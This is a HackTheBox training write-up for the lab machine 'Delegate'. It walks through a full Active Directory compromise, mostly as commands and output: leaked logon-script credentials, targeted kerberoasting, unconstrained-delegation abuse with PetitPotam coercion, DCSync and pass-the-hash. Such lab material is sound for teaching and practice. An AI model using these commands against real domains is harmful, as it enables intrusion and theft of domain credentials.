



HACKTHEBOX



Delegate

15th Dec. 2025

Prepared By: 0xEr3bus

Machine Author(s): geiseric

Difficulty: **Medium**

Synopsis

Delegate is a medium-difficulty Windows machine that involves Active Directory attacks. The machine has the guest account enabled, allowing the attacker to read files that contain hard-coded credentials. The credentials allow us to WriteProperty of a user account that is allowed to have WinRM sessions on the Domain Controller. The compromised user has the `SeEnableDelegationPrivilege` privilege assigned, which allows us to modify the `TRUSTED_FOR_DELEGATION` flag for AD objects, enabling us to perform Unconstrained Delegation.

Skills Required

- Basic Active Directory Enumeration
- Basic Active Directory Attacks and Privileges

Skills Learned

- Basic Active Directory ACLs Abuse
- Kerberos Unconstrained Delegation

Enumeration

Nmap

```
$ ports=$(nmap -Pn -p- --min-rate=1000 -T4 10.129.234.69 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,,$//)
```

```

$ nmap -Pn -p$ports -sC -sV 10.129.234.69
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-12-14
23:31:13Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain:
delegate.vl0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain:
delegate.vl0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=DC1.delegate.vl
| Not valid before: 2025-12-13T23:24:02
|_Not valid after: 2026-06-14T23:24:02
|_ssl-date: 2025-12-14T23:32:49+00:00; -1s from scanner time.
| rdp-ntlm-info:
|   Target_Name: DELEGATE
|   NetBIOS_Domain_Name: DELEGATE
|   NetBIOS_Computer_Name: DC1
|   DNS_Domain_Name: delegate.vl
|   DNS_Computer_Name: DC1.delegate.vl
|   DNS_Tree_Name: delegate.vl
|   Product_Version: 10.0.20348
|_ System_Time: 2025-12-14T23:32:10+00:00
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf       .NET Message Framing
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49668/tcp open  msrpc        Microsoft Windows RPC
49672/tcp open  msrpc        Microsoft Windows RPC
49675/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49676/tcp open  msrpc        Microsoft Windows RPC
49681/tcp open  msrpc        Microsoft Windows RPC
54145/tcp open  msrpc        Microsoft Windows RPC
56555/tcp open  msrpc        Microsoft Windows RPC
61810/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: DC1; OS: Windows; CPE: cpe:/o:microsoft:windows

```

The Nmap output reveals SMB on port 445, LDAP on port 389, and Kerberos on port 88, indicating that the target machine is a Domain Controller. If we use NetExec we can see that the Guest account is enabled.

```
$ netexec smb 10.129.234.69 -u 'guest' -p ''
SMB      10.129.234.69    445      DC1          [*] Windows Server 2022 Build
20348 x64 (name:DC1) (domain:delegate.vl) (signing:True) (SMBv1:False)
SMB      10.129.234.69    445      DC1          [+] delegate.vl\guest:
```

From the Nmap scan and Netexec output, we have domain name and FQDN. Let's add this entry to our `/etc/hosts` file.

```
echo "10.129.234.69 dc1.delegate.vl delegate.vl" | sudo tee -a /etc/hosts
```

We will use the guest account to connect to SMB shares and check for any interesting files.

```
$ impacket-smbclient -no-pass guest@10.129.234.69

Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# shares
ADMIN$
C$
IPC$
NETLOGON
SYSVOL
# use NETLOGON
# ls
drw-rw-rw-      0  Sun Oct  1 10:08:32 2023 .
drw-rw-rw-      0  Sun Oct  1 10:08:32 2023 ..
-rw-rw-rw-    159  Sun Oct  1 10:08:32 2023 users.bat
```

We have a `NETLOGON` share created with a file called `users.bat`, which is readable by us as the Guest account.

```
# cat users.bat
rem @echo off
net use * /delete /y
net use v: \\dc1\development

if %USERNAME%==A.Briggs net use h: \\fileserver\backups /user:Administrator
P4ssw0rd1#123
```

The file leaks a potential password (`P4ssw0rd1#123`) and username `A.Briggs`. Using NetExec we can check if the credentials are valid.


```
$ netexec smb 10.129.234.69 -u 'A.Briggs' -p 'P4ssw0rd1#123'
SMB      10.129.234.69    445      DC1          [*] Windows Server 2022 Build
20348 x64 (name:DC1) (domain:delegate.vl) (signing:True) (SMBv1:False)
SMB      10.129.234.69    445      DC1          [+]
delegate.vl\A.Briggs:P4ssw0rd1#123
```

Using these credentials, we can run Bloodhound to gather more information about the Domain.


```
$ bloodhound-python -u A.Briggs -p 'P4ssw0rd1#123' -d delegate.vl -c all --zip -ns 10.129.234.69
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: delegate.vl
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc1.delegate.vl
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc1.delegate.vl
INFO: Found 9 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC1.delegate.vl
INFO: Done in 00M 18S
INFO: Compressing output into 20251214234840_bloodhound.zip
```

Foothold

Bloodhound shows `A.Briggs` user has `GenericWrite` permissions over `N.Thompson`.



Furthermore, the `N.Thompson` user account is a member of `Remote Management Users`, which allows users to establish a PSRemoting/WinRM session on that Domain Controller.



We will start by adding a SPN to the `N.Thompson` user account, making it vulnerable to kerberoasting and then request a service ticket to crack it and get the user's password.

```
$ bloodyAD -d delegate.vl --dc-ip 10.129.234.69 -u 'A.Briggs' -p 'P4ssw0rd1#123'
set object N.Thompson servicePrincipalName -v 'http/anything'
[+] N.Thompson's servicePrincipalName has been updated

$ impacket-GetUserSPNs -dc-ip 10.129.234.69 -request -request-user N.Thompson
delegate.vl/A.Briggs:'P4ssw0rd1#123'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
```

ServicePrincipalName	Name	MemberOf	Delegation
http/anything	N.Thompson	CN=delegation admins,CN=Users,DC=delegate,DC=vl	
2023-09-09 16:17:16.247262	2023-09-16 08:18:20.238500		

```
$krb5tgs$23$*N.Thompson$DELEGATE.VL$delegate.vl/N.Thompson*$25944775e9c5ebde9f2ab
6f1607f<SNIP>
```

Once the SPN is added and we have the hash using `impacket-GetUserSPNs`, we will use John the Ripper to crack it using the `rockyou.txt` wordlist.

```
$ john --wordlist=/usr/share/wordlists/rockyou.txt N.Thompson.hash
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
KALEB_2341      (?)
1g 0:00:00:08 DONE (2025-12-15 00:52) 0.1201g/s 1322Kp/s 1322Kc/s 1322KC/s
KAMAJHA619..KALA535
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

The hash is cracked and provides a password for `N.Thompson`, which can be verified again using `netexec`.

```
$ netexec winrm 10.129.234.69 -u 'N.Thompson' -p 'KALEB_2341'
WINRM      10.129.234.69  5985  DC1      [*] Windows Server 2022 Build
20348 (name:DC1) (domain:delegate.vl)
WINRM      10.129.234.69  5985  DC1      [+]
delegate.vl\N.Thompson:KALEB_2341 (Pwn3d!)
```

As the user is a member of `Remote Management Users`, we can use `Evil-WinRM` to get a WinRM session.

```
$ evil-winrm -i 10.129.234.69 -u N.Thompson -p 'KALEB_2341'

Evil-WinRM shell v3.7

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\N.Thompson\Documents>
```

The user flag can be found under `C:\Users\N.Thompson\Desktop\user.txt`.

Privilege Escalation

Looking at privileges assigned to the `N.Thompson` user account, we have `SeMachineAccountPrivilege` and `SeEnableDelegationPrivilege` assigned. The `SeMachineAccountPrivilege` is a default one, allowing each user to add up to 10 computer accounts. The `SeEnableDelegationPrivilege` is a sensitive privilege that allows the user account to modify any user/computer object's `UserAccountControl` flag (`TRUSTED_FOR_DELEGATION`).

```
*Evil-WinRM* PS C:\Users\N.Thompson\Documents> whoami /priv

PRIVILEGES INFORMATION
-----

Privilege Name            Description
        State
=====
SeMachineAccountPrivilege Add workstations to domain
        Enabled
SeChangeNotifyPrivilege  Bypass traverse checking
        Enabled
SeEnableDelegationPrivilege Enable computer and user accounts to be trusted for
delegation Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set
        Enabled
```

We will start by adding a new computer account, as the `N.Thompson` user account.

```
$ impacket-addcomputer -dc-ip 10.129.234.69 -computer-name pwn
delegate.v1/N.Thompson: 'KALEB_2341'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Successfully added machine account pwn$ with password
9k3VxHcDZZCRlE2zmqbhI1ntJPULRxyX.
```

Once the account is created, we will modify the `TRUSTED_FOR_DELEGATION` flag to configure this computer to have Unconstrained Delegation.

```
$ bloodyAD -u 'N.Thompson' -d 'delegate.v1' -p 'KALEB_2341' --host
'10.129.234.69' add uac 'pwn$' -f TRUSTED_FOR_DELEGATION
[-] [ 'TRUSTED_FOR_DELEGATION' ] property flags added to pwn$'s userAccountControl
```

Additionally, we need to configure DNS and SPN to allow any user/computer object to authenticate to the `PWN$` computer using Kerberos. We will use Dirkjanm's [krbrelayx](#) to add a DNS record, SPN to `PWN$` and listen on SMB for incoming connections.

```
$ git clone https://github.com/dirkjanm/krbrelayx/
Cloning into 'krbrelayx'...
remote: Enumerating objects: 245, done.
remote: Counting objects: 100% (120/120), done.
remote: Compressing objects: 100% (46/46), done.
remote: Total 245 (delta 96), reused 74 (delta 74), pack-reused 125 (from 1)
Receiving objects: 100% (245/245), 105.76 KiB | 3.11 MiB/s, done.
Resolving deltas: 100% (141/141), done.
```

We started by adding a DNS record pointing back to our attacking machine.

```
python3 ./krbrelayx/dnstool.py -u 'delegate.vl\N.Thompson' -p 'KALEB_2341' -r
pwn.delegate.vl -d 10.10.15.254 --action add 10.129.234.69
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Adding new record
[+] LDAP operation completed successfully
```

Once the DNS is added, we will add SPN `cifs/pwn` which allows SMB connections with Kerberos authentication.

```
$ python3 ./krbrelayx/addspn.py -u 'delegate.vl\N.Thompson' -p 'KALEB_2341' -s
'cifs/pwn' -t 'pwn$' -dc-ip 10.129.234.69 10.129.234.69
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[+] Found modification target
[+] SPN Modified successfully
```

Once the SPN is added, `addspn.py` or `BloodyAD` can be used to verify all existing entries to the computer object.

```
$ bloodyAD -d delegate.vl --dc-ip 10.129.234.69 -u 'N.Thompson' -p 'KALEB_2341'
get object 'pwn$' --attr 'servicePrincipalName'

distinguishedName: CN=pwn,CN=Computers,DC=delegate,DC=vl
servicePrincipalName: cifs/pwn
```

After 180 seconds, the DNS should also be synced. We can use the `dig` command to verify that, or simply ping `pwn` from the WinRM session to check for connectivity.

```
$ dig pwn.delegate.vl @10.129.234.69

<SNIP>
;pwn.delegate.vl.    IN  A

;; ANSWER SECTION:
pwn.delegate.vl.    180 IN  A  10.10.15.254

<SNIP>
```

Once all the prerequisites are verified, we will convert the password of the PWN\$ computer object to RC4 and use it with `krbrelayx.py` to listen for incoming connections.

```
$ python3 -c 'import hashlib,binascii; print(binascii.hexlify(hashlib.new("md4",
"9k3VxHcDZZCRlE2zmqbhI1ntJPULRxyX".encode("utf-16le")).digest()).decode())'
868cc835d19a9e9ffb7adbc0b2f6ef4f

$ python3 ./krbrelayx/krbrelayx.py -hashes :868cc835d19a9e9ffb7adbc0b2f6ef4f
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
```

```

[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client SMB loaded..
[*] Running in export mode (all tickets will be saved to disk). Works with
unconstrained delegation attack only.
[*] Running in unconstrained delegation abuse mode using the specified
credentials.
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up DNS Server

[*] Servers started, waiting for connections

```

On the other hand, we will use `PetitPotam.py` to force the Domain Controller to authenticate to `pwn` DNS entry, which points to `cifs/pwn` SPN, which is configured on PWN\$ computer object, which is ultimately configured with Unconstrained Delegation.

```

$ python3 PetitPotam.py -target-ip 10.129.234.69 -u 'pwn$' -p
'9k3VxHcDZZCR1E2zmqbhI1ntJPULRxyX' pwn dc1.delegate.vl

<SNIP>

Trying pipe lsarpc
[-] Connecting to ncacn_np:dc1.delegate.vl[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[-] Got RPC_ACCESS_DENIED!! EfsRpcOpenFileRaw is probably PATCHED!
[+] OK! Using unpatched function!
[-] Sending EfsRpcEncryptFileSrv!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!

```

On our `krbrelayx` listener, we have the Kerberos ticket captured for the `DC1$` machine account.

```

[*] SMBD: Received connection from 10.129.234.69
[*] Got ticket for DC1$@DELEGATE.VL [krbtgt@DELEGATE.VL]
[*] Saving ticket in DC1$@DELEGATE.VL_krbtgt@DELEGATE.VL.ccache
[*] SMBD: Received connection from 10.129.234.69
[*] Got ticket for DC1$@DELEGATE.VL [krbtgt@DELEGATE.VL]
[*] Saving ticket in DC1$@DELEGATE.VL_krbtgt@DELEGATE.VL.ccache

```

We can export the ticket and use it with `impacket-secretsdump` to perform a DCSync attack and get Administrator RC4 and AES Keys.

```
$ KRB5CCNAME=DC1\$\@DELEGATE.VL_krbtgt@DELEGATE.VL.ccache impacket-secretsdump -
just-dc-user Administrator -k dc1.delegate.vl
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:c32198ceab4cc695e65045562aa3ee
93:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-
96:f877adcb278c4e178c430440573528db38631785a0afe9281d0dbdd10774848c
Administrator:aes128-cts-hmac-sha1-96:3a25aca9a80dfe5f03cd03ea2dcccfe
Administrator:des-cbc-md5:ce257f16ec25e59e
[*] Cleaning up...
```

With the RC4, we can use `evil-winrm` to connect to the domain controller.

```
$ evil-winrm -i 10.129.234.69 -u Administrator -H
c32198ceab4cc695e65045562aa3ee93

Evil-WinRM shell v3.7

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

The root flag can be found under `C:\Users\Administrator\Desktop\root.txt`.